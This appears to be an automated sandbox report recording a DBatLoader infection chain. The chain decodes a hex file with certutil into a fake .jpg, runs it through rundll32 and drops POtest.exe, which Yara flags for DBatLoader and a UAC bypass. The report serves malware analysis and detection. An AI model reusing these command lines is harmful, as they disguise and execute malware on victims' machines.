File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kk.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	EDD194	CreateFileW

Analysis Process: conhost.exe PID: **7016**, Parent PID: **7008**

General

Target ID:	32
Start time:	10:58:00

Start date:	01/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: more.com PID: **872**, Parent PID: **7008**

General

Target ID:	33
Start time:	10:58:00
Start date:	01/08/2022
Path:	C:\Windows\SysWOW64\more.com
Wow64 process (32bit):	true
Commandline:	MORe /e +32 C:\Users\user\AppData\Roaming\test.inf
Imagebase:	0xa10000
File size:	25088 bytes
MD5 hash:	26F7D6410DEB5FA225F7E28FA17BA5BE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: **7064**, Parent PID: **7008**

General

Target ID:	34
Start time:	10:58:01
Start date:	01/08/2022
Path:	C:\Windows\SysWOW64\certutil.exe
Wow64 process (32bit):	true
Commandline:	cErtUtiL.eXE -DeCODeheX C:\Users\user\AppData\Roaming\kk.txt C:\Users\user\AppData\Roaming\vv.jpg
Imagebase:	0x970000
File size:	1273856 bytes
MD5 hash:	D056DF596F6E02A36841E69872AEF7BD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **7164**, Parent PID: **7008**

General

Target ID:	35
Start time:	10:58:05
Start date:	01/08/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	RunDLL32.exe C:\Users\user\AppData\Roaming\vv.jpg,maintest
Imagebase:	0xc30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\POtest.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EF1125C	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\POtest.exe	0	3808	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	238	6EF11414	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: POtest.exe PID: **2272**, Parent PID: **7164**

General

Target ID:	36
Start time:	10:58:07

Start date:	01/08/2022
Path:	C:\Users\user\AppData\Roaming\POtest.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\POtest.exe
Imagebase:	0x400000
File size:	935936 bytes
MD5 hash:	35C9D0C1FB59CEC2DEE22F0A20E8B1E9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000024.00000000.660584749.0000000000401000.00000020.00000001.01000000.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000024.00000000.661607541.0000000000401000.00000020.00000001.01000000.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000024.00000002.699197045.0000000003B14000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000024.00000002.699976877.0000000003BB0000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000024.00000000.657291208.0000000000401000.00000020.00000001.01000000.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000024.00000000.659427202.0000000000401000.00000020.00000001.01000000.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000024.00000002.702417968.0000000003E0D000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000024.00000002.710194470.000000007FD30000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000024.00000002.694860812.0000000002910000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000024.00000002.682348222.0000000000401000.00000020.00000001.01000000.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000024.00000002.710914582.000000007FDC0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: C:\Users\user\AppData\Roaming\POtest.exe, Author: Joe Security
Antivirus matches:	• Detection: 42%, ReversingLabs

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\POtest.exe	unknown	935936	success or wait	1	409631	ReadFile

Disassembly

No disassembly